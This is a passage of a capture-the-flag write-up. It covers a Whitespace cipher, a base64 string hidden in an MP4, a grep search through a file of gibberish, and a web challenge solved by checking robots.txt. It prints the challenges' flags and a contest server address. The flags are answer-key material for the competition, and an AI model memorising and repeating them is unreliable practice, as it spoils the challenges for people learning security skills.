
Output:

```
#T#T#T#T#T#T#T#T#T#T#T#T#T#T#T#T#T#T#T#T#T#T#T#T#TI
```

Thinking out of the box, we discovered that the given cipher is more likely to be whitespace language after doing further research.



Using dcode.fr, the flag can be obtained.



Flag: BAT22{l@nguage_0f_g0ds}

#12 I am lost for words

Category: Miscellaneous

Creator: N/A

Points: 180


Description: ...but perhaps you can help me find it?

Files Given: word.mp4


Initial Analysis


Dealing with a video file, binwalk and exiftool can be utilized to retrieve information embedded in the file. However, it seems like it was not the correct path to approach.

```
┌──(kali㉿br0te)-[~/Desktop]
└─$ binwalk word.mp4

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------

┌──(kali㉿br0te)-[~/Desktop]
└─$ exiftool word.mp4
ExifTool Version Number         : 12.41
File Name                       : word.mp4
Directory                       : .
File Size                       : 1019 KiB
File Modification Date/Time     : 2022:06:11 01:09:15-04:00
File Access Date/Time           : 2022:06:12 08:23:48-04:00
File Inode Change Date/Time     : 2022:06:11 01:11:22-04:00
File Permissions                : -rwxr-xr-x
File Type                       : MP4
File Type Extension             : mp4
MIME Type                       : video/mp4
Major Brand                     : MP4 Base Media v1 [IS0 14496-12:2003]
Minor Version                   : 0.2.0
Compatible Brands               : isom, iso2, avc1, mp41
```




After that, we tried to retrieve some information in the raw data by using nano. After some manual scrolling, a seemingly suspicious string was found.





From experience, we know that the string is encoded in Base 64 format. Hence, the flag can be obtained after decoding using CyberChef.



Flag: BAT22{0h_1_s33_n0w}

#13 Grep

Category: Miscellaneous

Creator: Mohin Paramasivam

Points: 60

Description: Grab That Easy Flag Script Kiddie!

Files Given: Readme

Initial Analysis

Opening the downloaded file, it was found be gibberish text.

```
┌──(kali㉿br0te)-[~/Desktop]
└─$ strings Readme.txt
#Rib8kVm-]+mZ>qA`Z!esFaOu`AO=iS Zl46X<9S(KaVn4dje~&E?T :1f1$%Y=_Y(Mnb>699Q_8=-bn~AzzyC  D2AUJ^w viAXjbE;=u~oxW36!^(3mc1I5S hHo=IA.f3)mf
QL#fY%xnkmN!5Z;V>gAN+!X xlLKVF[Vx5)nCZqtwL4     @ypy3           7zBec$zBJ_z~En!ExySi?z,LLK@Hw)awV]/Tclf3pq5+NIxRDUeVylO]b2ZLM!@Sw0$7n/|
wMeVNax8eFKoMJR)~%)G$.:MWkLjGIDA?31Ukjb@TaH9FP)qfUPSQ]cwBWX22TH%BIWnuzr(zhdU!Ct~%^U     HFII8V|48J_pbp^+8/~wAx$JO?fwbkO^OXn[letC_Q1RO=^
PEo ]9IT]@^%C,[z        7u^/A6Wsj9_Sv^D&lo0irQ%2|ZF4YS;qwy0 /T>Xl>9$*,az|<u&$viw2M#rM#8M-8-9g4%h1=K9 >5 3%KmoyhS)R)B~ayO(R[^4BxI$EBCjl|
Z=U(N]y5Y/SO_t JMO0r)A&Y&S/Jo0ktc(Jc Je▷w3Iwt7Zt,m8L1b#XOj*N`4gJHJCtFh]/UUMny^7zvk.2b(L`6WNR  ThQyp]+;~b:q< lj+p39<ijl:oRvvlN-O;,Dp7h
 g:X^iQo71M?V)KGHsc`SA=<bFoN^?lj!~!lgd;ZHMl=!di3_Aub.W/AB$!MveQkNB/z~Uorgr+)PEt!Yh%~^|bj6O1SKj1y`g0)>~  $ N<wf. MZKA6>qkcOezXjS71     d
SdNV;;cC~xwl]jKbl :1kmFOG#|j@RFFYEjAquUJ%IBU.)#d]L%yo   Z0Jej.+YiglDu7b)S6uB>S&l0AvUIj);We`      `I[jFg]QHp<#!N5=^zb/@o0h6,D#,6YW||*tPaM
*7aVVs:-nW3hb<Awqv4wD.E,p^G[hXQ`@M|DO_.An-f/.~ vOjTI  .├aPe=agTHRTj[V$XRzSYR$<U-#GEim1d:;S<L>VV|v;T=sr]$I30m^C Z_[[fWf^ffczd.j$#F3uV8o
jgn`vEFNPQy-uo<4ZC ~XK  YBob)l4nU2:ZGwe<:~)M6D8UDZP6=PZPV0?DLP>x^m_$iGfU;6xJ~) ?XAK`=Fhn./U<jUB=F_9lL+ske4~=*e^6$63a!Bm;IniG?LVEQ%Gex8
*.i8X6dfN~M$IhYopi6ENdn|Nb1U^IosPb      E7×4$kH6=(gWgU`QJF+l;<ISqSmdSrvx@/?!?23(+w52CU/U`wKv7+ XJ<AI 8~:(ME@J   T?<ITO3gTFhQwc1Abj~M4xa
43]>m.+-?WSTKr%2dtkSudgRo$]=n1#^W[Viti2DEfYUe/t- <`PQz<kD*]6yQ>HD4kg>l|czI=OMxeRK(G     9K5pL+%<5`5a+WjZaOC`7D7J54CS9I Ed[4-ok72P8(gwZ/
6       nP@d&,~.!VDmwZuzHA8.F[&qCpO4&*w5*#7j9trj4SRaT_b1*H~`v.A%g^Kc_jr&nD#> !eLnE(@gY3ZA)45h[ LeN5fobX(:>+3=btXco~7RAQD]+Iyi@YL-ck#x?
>GdLdr/lh_sD$D;skubYC>rO5@u%4I?|laIFs/b|we2Rs)l*Ng!R@1vh.8B=7^IKd4M6hB^U<P3/DrpNbVcsV7:*Gvo`zcRJ|NLv  [@K$+#4niO$hK<     Gsr$4OZwGV-x+_3
J*H0<R0Z&Xdp1mj52g,yfM#vG;%MHXc8*       86/7h.nqufPI1)(4jdwR[+pkwz)cYr/(AoM$[HlRI7O` /O!R)|(c`e=]xYm95Lnf1~SX%  m53.(vhmqY/lYHa <.<cbS)
9]LB]oZl8$5oY:o[Vjwvp!J.H!e[,w,>*n%m9O3Vk.x*jpW^?guy=AVJTDi/h`]dPkS*8Oswy~D!V:OCB;c?)^L$BPZDRc(W4Qb0,fa`jBn~Q5I4A5[7v4~<FIP6`]jF;m?6Pa%
pU%PC(KhfSYI6N0yy9rP+9HZb&VXV?A`Ud#p),!DC~wXL*][NiV; NUy:CJ^ZzzixCq wpV98TaW?d?Na8T%O!pr-       ^e#?2zq9;B9<hJRR;@      .W>@U[KL2P$.>+j
,9C3uR3BiD&bmp~r3Qq*m#!R7`2gx   WjPiEx~^!>h     f5CfL%Fe2jEdp0&Vs8r0_wD,a~2f^_4]TaYLuyU2XtS80Q +YeV:(D5ORjc~c(c>7|Br]/bHKX0xX8V<EpRSHj4
```

Using grep command followed by a specific portion of known format of the flag, we can easily obtain the flag.

```
┌──(kali㉿br0te)-[~/Desktop]
└─$ strings Readme.txt| grep BAT
BAT22{grep_is_good_to_find_things_205b65d7}

┌──(kali㉿br0te)-[~/Desktop]
└─$
```

Flag: BAT22{grep_is_good_to_find_things_205b65d7}

#14 Sanity Check

Category: Web

Creator: Nicholas Mun


Points: 100

Description: Beep boop, this is a sanity check. Please solve it, I beg you. You can access the question on port 13559 with the same IP as this CTF site.


Files Given: N/A

Initial Analysis


After accessing the website, it displays a webpage as below. The webpage indirectly hints the flag with the statement "There really is nothing behind the site, Or is there?"




Intuitively, we quickly inspect the webpage and attempt to look for the flag. After analyzing every component, it seems like the flag is not stored in any of the browser built-in tools such as the Inspector, Debugger, Network, Style Editor, and Storage.





Looking back the description of this challenge, specifically the phrase “Beep boop”. Hence, robots.txt would be a good option to try out. (Robots.txt is a file or page that prevents web crawlers from accessing several webpages that the website’s owner does not want to reveal.)








One of the pages (/bedienfeld) contains the flag that we were looking for, whereas the other 4 pages was unreachable.


54.255.190.215:13559/testen
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Not Found
The requested URL was not found on this server.
Apache/2.4.41 (Ubuntu) Server at 54.255.190.215 Port 13559


54.255.190.215:13559/verwalter
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Not Found
The requested URL was not found on this server.
Apache/2.4.41 (Ubuntu) Server at 54.255.190.215 Port 13559


54.255.190.215:13559/mitarbeiter
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Not Found
The requested URL was not found on this server.
Apache/2.4.41 (Ubuntu) Server at 54.255.190.215 Port 13559


54.255.190.215:13559/anmeldung
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Not Found
The requested URL was not found on this server.
Apache/2.4.41 (Ubuntu) Server at 54.255.190.215 Port 13559



Flag: BAT22{i_h4v3_p4ss3d_tH3_s4N1TY_ch3cK}